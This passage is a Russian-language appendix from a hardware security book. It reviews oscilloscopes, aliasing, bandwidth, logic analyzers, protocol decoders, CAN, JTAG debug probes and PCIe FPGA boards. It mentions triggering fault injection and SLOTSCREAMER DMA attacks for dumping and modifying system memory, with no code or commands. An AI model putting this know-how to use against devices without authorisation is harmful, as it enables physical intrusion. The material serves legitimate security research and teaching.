Предположим, вы выполняли измерения со скоростью 1 Гвыб/с, то есть в память записывается 1 000 000 000 точек в секунду. Тогда EDUX1002A будет хранить только 0,1 мс сигнала после запуска (так как 100 000 отсчетов в памяти/1 000 000 000 отсчетов/с = 0,0001 секунды). Rigol при той же частоте дискретизации запишет 24 мс. Если вам нужна более длинная кривая, то вы можете уменьшить частоту дискретизации. Если бы мы могли обойтись скоростью записи 100 Мвыб/с, то Rigol сохранил бы 240 мс данных, а EDUX1002A – всего 1 мс сигнала. А есть бюджетная модель Tektronix (TBS1000) с глубиной памяти всего 2,5 тысячи точек! Небольшой шаг вперед в сторону среднего класса Tektronix – модель MDO3000, у которой уже 10 000 000 точек, так что будьте внимательны при сравнении устройств.

Именно здесь осциллографы на базе ПК показывают себя превосходно. Младшая серия PicoScope 2204A начинается всего с 8 тысяч точек, но небольшое увеличение до 2206B (примерно 350 долларов) дает уже 32 миллиона точек — это больше, чем у некоторых осциллографов за 10 000 или 20 000 долларов от крупных брендов.

В общих исследованиях глубина памяти важна, так как мы часто не знаем, что именно и где именно ищем. Когда приходит время для реальной атаки, нам редко нужна очень большая глубина памяти, поскольку измерение происходит в очень конкретный момент времени. Но если нам нужно записать информацию обо всем процессе загрузки, то мы можем не знать, какая часть 100-миллисекундной загрузки нас интересует. Мы можем найти компромисс между частотой дискретизации и глубиной памяти, можем взять за минимум размер буфера в 1 миллион точек. Осциллограф со слишком маленьким буфером будет не слишком удобен в работе, когда вы будете пытаться наблюдать более сложные последовательности действий, и вследствие этого усложнится часть задач, которые мы описываем в книге.

Частота дискретизации

Частота дискретизации — это скорость, с которой работает внутренний аналого-цифровой преобразователь (АЦП). Обычно она равна 1 Гвыб/с или 100 Мвыб/с, что означает 1 миллиард и 100 миллионов точек в секунду соответственно. Для общих исследований хорошее эмпирическое правило — выбирать частоту дискретизации, в 5–10 раз превышающую частоту сигнала, которую нужно измерять. Если вы планируете измерять трафик SPI на частоте 50 МГц, то вам понадобится осциллограф с частотой от 500 до 1000 Мвыб/с. Скорость от 5× до 10× означает, что вы действительно можете «почувствовать» форму волны, что позволяет увидеть реальную скорость, с которой она изменяется, если в форме волны есть какие-либо сбои.

Если частота будет слишком низкой, то вы получите неправильную форму сигнала из-за *алиасинга*. Теории по этому вопросу много, но как он выглядит в реальной жизни? Мы сгенерирали сигнал частотой 60 МГц и подали его в осциллограф, результат измерения показан на рис. A.13.

Затем мы изменили частоту дискретизации осциллографа до 100 Мвыб/с (рис. A.14). Будет видно, что частота, захваченная осциллографом, уже не похожа на 60 МГц. В нижней части рисунка видно, что осциллограф распознает сигнал 33,59 МГц. Если бы вы не знали, что на самом деле у нас сигнал 60 МГц, то даже и не поняли бы, что что-то не так! У осциллографов есть сглаживающий фильтр, который уничтожает любые частоты, превышающие максимальную частоту дискретизации осциллографа, но если вы выберете слишком низкую частоту (как мы сделали здесь), то у вас все равно могут возникнуть проблемы.

На рис. A.15 показано, что произойдет, если частота дискретизации уменьшится до 5 Мвыб/с. Теперь измеренный сигнал определяется как 19,88 Гц!




Рис. А.13. Прямоугольная волна 60 МГц от генератора сигналов, частота дискретизации 2500 Мвыб/с




Рис. А.14. Прямоугольная волна 60 МГц от генератора сигналов, дискретизированная со скоростью 100 Мвыб/с. Из-за алиасинга измеренная частота определяется неверно

60 МГц – целое число, кратное 5 МГц, и алиасинг должен показать сигнал 0 МГц: плоскую линию. Однако на практике и частота генератора сигналов, и частота осциллографа будут слегка колебаться относительно базовой частоты, которая проявляется как (низкая) частота из-за наложения спектров.




Рис. А.15. Прямоугольная волна 60 МГц от генератора сигналов с частотой дискретизации 5 Мвыб/с; измеренная частота — это «частота биений» между часами генератора сигналов и временной базой осциллографа, то есть возникает проблема алиасинга

Полоса пропускания

Полоса пропускания связана с частотой дискретизации. В передней части осциллографа есть фильтр, предотвращающий попадание в осциллограф слишком высокой частоты, а полоса пропускания как раз определяет, какие частоты отсекаются. Некоторое количество более высоких частот все еще проходит, поскольку фильтр не идеален. Принятый метод характеристики фильтра называется точкой «3 дБ», что означает затухание отфильтрованного сигнала до 70,7 % фактической амплитуды.

Если осциллограф имеет полосу пропускания 100 МГц, это означает, что, подав в осциллограф синусоиду 10 МГц 1 В, вы увидите синусоиду 10 МГц с амплитудой 1 В (как и ожидалось). Но если вы подадите в осциллограф синусоиду с частотой 100 МГц, то увидите лишь сигнал с амплитудой 0,707 В. При увеличении частоты синусоидальной волны амплитуда волны уменьшается.

В случае цифровых измерений все выглядит немного иначе. Цифровая прямоугольная волна фактически имеет «бесконечную» частоту. На практике бесконечная полоса пропускания не нужна, но полоса пропускания в 2,5–5 раз выше, чем у цифровой волны, будет выглядеть достаточно четко. В качестве примера на рис. А.16 показан прямоугольный сигнал с частотой 18 МГц, дискретизированный с частотой 2,5 Гвыб/с с аналоговой полосой пропускания 250 МГц.




Рис. А.16. Прямоугольная волна 18 МГц проходит так же чисто, как и полосой пропускания 250 МГц

Сравните рис. А.16 с той же прямоугольной волной с аналоговой полосой пропускания 20 МГц на рис. А.17 (в нашем осциллографе можно переключать полосы пропускания).




Рис. А.17. Прямоугольная волна 18 МГц проходит как синусоида с полосой пропускания 20 МГц, поскольку более высокочастотные компоненты отсутствуют

У многих осциллографов полоса пропускания (а иногда и частота дискретизации) меняется «в полевых условиях», что означает, что аппаратное обеспечение осциллографа имеет более широкую полосу, но эта функция будет стоить вам денег. Часто щупы строго соответствуют модели, так что если вы заказываете осциллограф с полосой пропускания 100 МГц, он поставляется только с щупами, имеющими эту полосу пропускания. Применительно ко многим моделям в интернете можно найти информацию о том, как работает процесс обновления, и тогда вы сможете купить осциллограф более низкого уровня, который позволит вам позже разблокировать более высокие частоты дискретизации и пропускную способность.

Другие особенности

Эта книга — не введение в электронику, поэтому мы не будем подробно рассматривать другие особенности. Часто встречается возможность декодировать определенные сигналы, такие как RS232 и I2C. Это полезно, однако на практике часто проще использовать для этого логический анализатор (обсудим чуть позже).

Еще одна полезная особенность заключается в том, что в процессе декодирования может генерироваться сигнал триггера, то есть вы можете запускать измерение аналогового осциллографа по байту данных цифрового ввода/вывода. Многие осциллографы, поддерживающие декодирование, также поддерживают эту функцию запуска в реальном времени. Вы также можете часто отправлять этот триггер на разъем Trigger Out, который может запускать внедрение ошибки.

Отображение логических сигналов: от 300 до 8000 долларов

В отличие от аналоговых сигналов, просмотр цифровых сигналов — просто возможность видеть нули и единицы на шине данных. Типичный захват данных выглядит примерно так, как показано на рис. А.18. Вы видите пример мониторинга транзакции данных SPI с последовательным интерфейсом.




Рис. А.18. Пример сигнала, захваченного логическим анализатором

Существует несколько основных поставщиков *логических анализаторов*, но мы в основном сосредоточимся на инструментах на базе ПК, поскольку при использовании логических анализаторов вы чаще настраиваете функции цифрового декодирования и экспортируете данные. Гораздо проще выполнить это на ПК, поэтому логические анализаторы обычно очень хорошо подходят для использования на платформе ПК.

Для платформ на базе ПК самый известный поставщик — Saleae. Продукты этой компании оказались настолько успешными, что их более ранние версии по-прежнему активно подделывают и продают на различных рынках за смешные деньги (менее 10 долларов). Самые последние версии анализаторов Saleae позволяют выполнять как аналоговые, так и цифровые измерения на каждом выводе, что дает вам возможность просматривать то, что происходит в «реальной жизни» (аналоговая область), а также превращать сигналы в единицы и нули. Это полезно еще и в исследовании целевого устройства, поскольку не всегда известно, какой логический уровень используется на нем (1,8 В, 3,3 В или еще какой-то?). Программное обеспечение Saleae упрощает декодирование различных протоколов и наблюдение за тем, что происходит во всей системе. Программное обеспечение поддерживает практически любой протокол, с которым вы, вероятно, столкнетесь.

Аппаратное обеспечение Saleae Logic работает путем потоковой передачи данных обратно на ваш компьютер, что означает отсутствие реальных ограничений на длину захвата. Вы можете собирать данные часами, если ваш компьютер на это способен. Поскольку цифровые данные легко сжимаются (вам не нужно сохранять постоянные состояния), хранить цифровые данные гораздо более разумно, чем аналоговые.

Единственный недостаток Saleae Logic — количество контактов. Самой большой модели с 16 входами может быть недостаточно. И хотя у Saleae Logic Pro 16 имеется 16 входов, он может поддерживать частоту дискретизации 500 Мвыб/с только по шести из них. Включение всех 16 каналов снижает цифровую частоту дискретизации до 125 Мвыб/с. Если нужно анализировать широкую шину, то Saleae может не подойти.

Если вам нужно больше сигналов, есть Intronix LA1034 LogicPort — относительно старый инструмент, который остается весьма конкурентоспособным. У него 34 канала ввода и выборки со скоростью 500 Мвыб/с по всем 34 каналам, что делает его одним из лучших предложений на рынке.

Мы не рассмотрели несколько поставщиков других инструментов, но хотим дать вам несколько советов. Если вы хотите использовать инструмент высокого класса, то у NCI Logic Analyzers есть GoLogicXL со скоростью 4 Гвыб/с по 36 или 72 каналам. GoLogicXL также предлагает аппаратный запуск; об этом мы поговорим далее.

Триггеры на последовательных шинах: от 300 до 8000 долларов

Логический анализатор Saleae загружает в компьютер «сырые» биты. Логический анализатор не понимает, какого вида этот трафик – I2C, UART или SPI, что хорошо для анализа. А если вам нужно сгенерировать триггер по определенному байту в сигнале?

Генерация триггера на определенных данных – распространенная задача. Многие логические анализаторы, в которых, согласно рекламе, есть «аппаратный триггер», поддерживают сигналы триггера только по определенным цифровым шаблонам, поступающим на входы логического анализатора. Например, логический анализатор с восемью входами можно настроить на запуск по шаблону «10010111» или даже по последовательности таких шаблонов. Обычно эта функция применяется для генерации триггера, например при доступе к памяти на параллельнойшине. Но если мы пытаемся выполнить запуск по последовательному протоколу, то простой подход на основе шаблона не будет достаточно гибким для нас.

Тогда нам понадобится более интеллектуальный логический анализатор, поскольку аппаратное устройство захвата должно понимать протокол настолько, чтобы фактически запускать определенные байты данных. То есть самому логическому анализатору необходимо декодировать последовательные данные в режиме реального времени, чтобы создать сигнал запуска.

Многие логические анализаторы не поддерживают эту функцию, полагаясь на функции компьютера, который будет заниматься анализом протокола. Некоторые осциллографы, способные декодировать последовательнуюшину, поддерживают запуск по декодированным последовательным данным, но важно убедиться, что эту функцию можно использовать для создания запуска по определенной последовательности данных, прежде чем вкладывать средства в какой-либо конкретный осциллограф.

Многие профессиональные (дорогие) логические анализаторы поддерживают такие функции. Например, NCI GoLogicXL позволяет сопоставлять определенные пакеты из различных протоколов, включая SPI, CAN, I2C и т. д. Затем выход триггера можно направить на другие устройства. Обычно триггер запускает осциллограф, но мы можем использовать его для ввода ошибок или других задач по своему усмотрению.

Что касается более низкой стоимости, то у некоторых осциллографов есть функция «запуска по последовательным данным», которая может быть платной или входить в часть дополнительного оборудования, которое вы можете навесить на осциллограф при необходимости.

Декодирование последовательных протоколов: от 50 до 8000 долларов

Для последовательного ввода/вывода UART часто требуются только ПК и последовательный кабель. Вы можете купить *последовательные USB-кабели*, которые не содержат никаких преобразователей уровней и непосредственно взаимодействуют с выводами TTL UART, имеющимися во многих встраиваемых системах, например кабели на основе чипа FTDI FT232R. Вы можете использовать GNU Screen или PuTTY на Windows либо любое другое приложение для взаимодействия с соединением, как если бы это была командная строка.

В предыдущем разделе о логических анализаторах предполагалось, что вы хотите захватывать «сырые» логические сигналы, которые могут и не понадобиться. Например, вас могут интересовать только данные SPI, проходящие через шину, а их перехватить проще. Это означает, что вы можете использовать устройство, которое реализует протокол, который вы хотите прослушивать, и оно будет представлять только данные «более высокого уровня», а не переходы шины.

Как правило, вы можете реализовать протокол самостоятельно на микроконтроллере, а затем передать данные на компьютер через последовательный интерфейс. Часто для этой задачи используется Arduino. Одно из их преимуществ заключается в том, что вы также можете построить логику триггера. Вместо того чтобы покупать дорогой логический анализатор, вы можете построить логику триггера на недорогом Arduino или схожем устройстве.

Существует инструмент с открытым кодом, разработанный для облегчения этой задачи, — GreatFET от Great Scott Gadgets (рис. A.19). Это плата с микроконтроллером, на которой есть многие часто используемые интерфейсы, которые могут вам понадобиться, например SPI, I2C и UART. Кроме того, данный инструмент может работать как простой логический анализатор для захвата фактических переходов на уровне линии.

В GreatFET большая часть работы по декодированию выполняется микроконтроллером. Есть и другой инструмент с открытым исходным кодом под названием Glasgow Interface Explorer (<https://github.com/GlasgowEmbedded/>) с небольшой FPGA, которая, позволяет выполнять еще более сложные действия по декодированию. На момент написания книги Glasgow только что выпустили, но теоретически он позволяет почти идеально синхронизировать генерацию триггеров, поэтому может заменить дорогостоящий логический анализатор и так же выполнять генерацию триггера по данным уровня протокола. Обычно мы не упоминаем инструменты, которыми не пользовались, но у этого есть уникальный набор функций, который станет важным дополнением к вашему набору инструментов, и его стоило бы изучить.




Рис. А.19. Интерфейсное устройство GreatFET One от Great Scott Gadgets
(источник изображения: Great Scott Gadgets)

Существуют и коммерческие анализаторы протоколов. У Total Phase есть простой анализатор I2C/SPI под названием I2C/SPI Beagle. Он поставляется с графическим интерфейсом, который упрощает мониторинг больших транзакций I2C или SPI, что может быть полезно при обратном проектировании сложной шины.

Анализ и триггер CAN-шины: от 50 до 5000 долларов

Шина CAN используется во множестве автомобильных приложений, а также в недорогих решениях профессионального уровня. Существуют инструменты, которые могут говорить на языке CAN, например CANtact и CANbadger, а также Huracan от Riscure. Последний предназначен для инициации внедрения внешних ошибок на основе определенного трафика CAN. Как и во многих последовательных протоколах, вы можете найти базовую поддержку запуска в аппаратном логическом анализаторе или модуле последовательного запуска осциллографа.

В Linux тоже есть поддержка CAN. Через SocketCAN вы можете включить анализатор пакетов Linux, с помощью которого можно анализировать шину CAN. Но если вы хотите узнать больше о CAN, то прочтите статью Крейга Смита *Car Hackers Handbook* (2016 г.), опубликованную на сайтах No Starch Press и OpenGarages, чтобы узнать о дополнительных инструментах, связанных с CAN.

Анализ Ethernet: 50 долларов

Вам может показаться, что *анализ Ethernet* – «не аппаратная тема», но она имеет прямое отношение к анализу встроенных систем. Иногда система сама по себе раскрывает информацию о себе прямо по проводу.

Ethernet – вероятно, самый простой высокоскоростной интерфейс для взаимодействия, и работа с ним обычно не требует никакого аппаратного взлома. Многие небольшие встроенные устройства имеют порты Ethernet, например контроллер Arduino с Ethernet Shield, Raspberry Pi и многие другие устройства стоимостью менее 10 долларов. Достаточно установить подходящее программное обеспечение для прослушивания, например Wireshark, а затем подключить кабель Ethernet. Если вы пытаетесь пассивно отслеживать Ethernet, то вам поможет Throwing Star LAN Tapot от Great Scott Gadgets или классический сетевой концентратор вместо коммутатора.

Взаимодействие через JTAG: от 20 до 10 000 долларов

JTAG используется для отладки и проверки устройства. Как мы обсуждали в главе 2, у JTAG есть два основных применения: однократное сканирование и отладка. Инструменты для каждого применения несколько различаются. Некоторые инструменты можно использовать и для того и для другого, но программное обеспечение обычно отличается.

JTAG и граничное сканирование

Чтобы использовать JTAG, вы сначала должны найти порт JTAG на плате. Вам может повезти, и у устройства используется стандартная распиновка, но если это не так, то JTAGulator от Joe Grand может автоматически определять распиновку JTAG. JTAGulator – автономный инструмент (не зависящий от программного обеспечения хост-компьютера), поэтому он весьма надежен и может выполнять различные задачи граничного сканирования и отладки. Это несколько более нишевый инструмент, чем интерфейсы JTAG общего назначения, но его набор функций подходит для более сложной работы, которую все равно придется выполнять, когда дело доходит до взлома оборудования. Он также поддерживает различные низкоуровневые параметры граничного сканирования и даже в некоторых случаях может работать как интерфейс отладки.

Если вам нужен инструмент чистого граничного сканирования (переключение контактов или проверка состояний), то лучше всего использовать TopJTAG – это один из лучших вариантов по адекватной цене. Многие другие коммерческие программы для граничного сканирования стоят тысячи долларов и работают не так хорошо, как TopJTAG.

Для граничного сканирования есть инструмент с открытым исходным кодом Viveris JTAG (<https://github.com/viveris/jtag-boundary-scanner/>), у которого есть аналогичная функциональность, а с ним можно использовать библиотеку привязок Python с открытым исходным кодом (<https://github.com/colinoflynn/pyjtagbs/>), под названием pyjtagbs (где bs – это граничное сканирование).

Этим библиотекам для взаимодействия с устройством требуется аппаратный зонд. Наиболее часто поддерживаемый вариант (включая TopJTAG и др.) – интерфейсный кабель SEGGER J-Link или FTDI FT2232H. Кабели на основе FTDI не являются экзотикой, и купить их можно повсюду, но один из лучших вариантов – кабель Joe FitzPatrick Tigard, который выполняет преобразование напряжения с включенными кабелями выбора напряжения и разводки, чтобы упростить адаптацию к целевой плате.

Отладка через JTAG

Отладка означает взаимодействие с ядром отладки на устройстве, которое позволяет как минимум считывать показания или перепрограммировать устройство, но помимо этого обычно дает возможность просматривать и изменять внутреннюю память и регистры. Здесь тоже требуются программно-аппаратные решения. ПО обычно состоит из двух частей: одна взаимодействует с оборудованием, а вторая предназначена для отладки более высокого уровня, с которой взаимодействует вы (человек).

Если говорить о программном обеспечении с открытым исходным кодом, то программа OpenOCD – самый известный вариант, который поддерживает большое количество аппаратных интерфейсов и целевых микросхем. Во многих решениях используется чип FTDI FT2232H (например, Olimex ARM-USB-OCD-H, который можно приобрести через Digi-Key/Mouser, или упомянутая ранее плата Tigard).

Еще один хороший бюджетный вариант – Black Magic Probe от 1BitSquared. Это инструмент с открытым исходным кодом, который поддерживает многие типы устройств Arm Cortex-A или Cortex-M. Обязательно проверьте, что поддерживает ваше конкретное устройство. Black Magic Probe работает не на OpenOCD, а вместо этого предоставляет необходимый интерфейс для инструмента отладки более высокого уровня.

Если рассматривать варианты с открытым исходным кодом, то, скорее всего, вы будете использовать GNU Debugger (GDB) – программное обеспечение интерфейса более высокого уровня, у которого есть множество графических интерфейсов, построенных поверх него. Программное обеспечение GDB будет взаимодействовать либо с OpenOCD, либо с Black Magic Probe.

Обратите внимание, что описанный инструментарий с открытым исходным кодом в основном относится к популярным ядрам, таким как устройства Arm (и RISC-V в будущем). Если вы ищете менее популярные устройства, которые

часто встречаются в автомобильных или промышленных процессорах, то выбор устройств с открытым исходным кодом в недорогом сегменте будет исчезающе мал.

На коммерческом (более дорогом) конце спектра есть несколько вариантов как аппаратных, так и программных решений, и по нашему опыту, они часто стоят своих денег. В большинстве случаев эти решения будут поддерживать новые устройства еще до того, как те выйдут на рынок, и если вы используете инструменты в профессиональной среде, то благодаря этим решениям сможете легко сэкономить деньги в сравнении с затратами (во времени), которые уйдут на то, чтобы понять, что ваше целевое устройство не работает с OpenOCD и вам нужно добавить поддержку для него.

У SEGGER есть популярный инструмент J-Link, который поддерживает огромное количество устройств Arm и особенно популярен на устройствах серии Cortex-M (некоторые модели также поддерживают Cortex-A). У SEGGER J-Link есть несколько моделей. Если вы студент, есть версия SEGGER J-Link EDU с гораздо более низкой стоимостью (20 долларов США), чем у любого другого профессионального инструмента. У различных моделей J-Link есть режимы оценки, позволяющие вам использовать определенные функции (например, удобный отладчик Ozone, поставляемый с инструментами компании), которые иначе вы бы не смогли использовать. Высококачественные инструменты SEGGER (такие как J-Trace Pro) поддерживают очень высокоскоростные интерфейсы отладки и трассировки.

У Lauterbach есть несколько продуктов JTAG, поддерживающих высокоскоростную трассировку и отладку. Инструменты Lauterbach, такие как PowerDebug Pro и PowerDebug USB 3, поддерживают несколько архитектур устройств, включая Arm, PowerPC, Intel, AVR, ARC и т. д. Инструменты Lauterbach могут быть более дорогими, чем другие предложения, но потенциальный список поддерживаемых устройств огромен, и может оказаться, что один инструмент может быть более рентабельным, чем несколько отдельных. Возможность работать с различными архитектурами и типами устройств будет полезна, если вы планируете отказаться от более распространенных устройств Arm.

Кроме того, также есть поставщики, продающие инструменты, более подходящие для конкретных архитектур. Если вы используете устройства PowerPC, распространенные в некоторых автомобильных ЭБУ, то можете обнаружить, что PEmicro Multilink — хороший вариант по разумной цене (200 долларов США). В этом случае аппаратному интерфейсу будет нужна отдельная лицензия на программное обеспечение для отладки, хотя вы можете свободно использовать GDB с включенным интерфейсом сервера GDB для этого инструмента отладки.

Связь по PCIe: от 100 до 1000 долларов

PCI Express (PCIe) используется в высокопроизводительных встроенных системах или ПК. Платы PCIe FPGA есть у каждого поставщика. Если у вас есть навыки в написании кода HDL, то эти устройства можно настроить для регистрации

содержимого памяти, доступа к другим аппаратным устройствам или мониторинга и изменения данных в памяти. У них крутая кривая обучения, а устройства, как правило, дороги, но Lattice периодически продаёт платы ECP3 на основе PCIe.

PicoEVB — небольшая платформа на основе FPGA, которая помещается в ноутбук и поддерживает стандарт M.2 (рис. А.20). Это относительно недорогое решение, которое работает с современными ноутбуками, и с ним поставляется несколько примеров, помогающих организовать работу с PCIe.




Рис. А.20. PicoEVB — это FPGA, которая подходит к разъему M.2. Её можно использовать для изучения PCIe

У Broadcom есть микросхема моста «USB 3.0 к PCIe» под названием USB3380. Она может работать как устройство PCIe, подключенное к системе, но его можно настроить на передачу трафика на USB-хост или инициирование транзакций PCIe по команде с USB-хоста. Эталонные платы USB3880 используются для SLOTSCREAMER, недорогой платы для DMA-атаки PCIe с открытым исходным кодом для дампа и модификации системной памяти через PCIe.

Анализ USB: от 100 до 6000 долларов

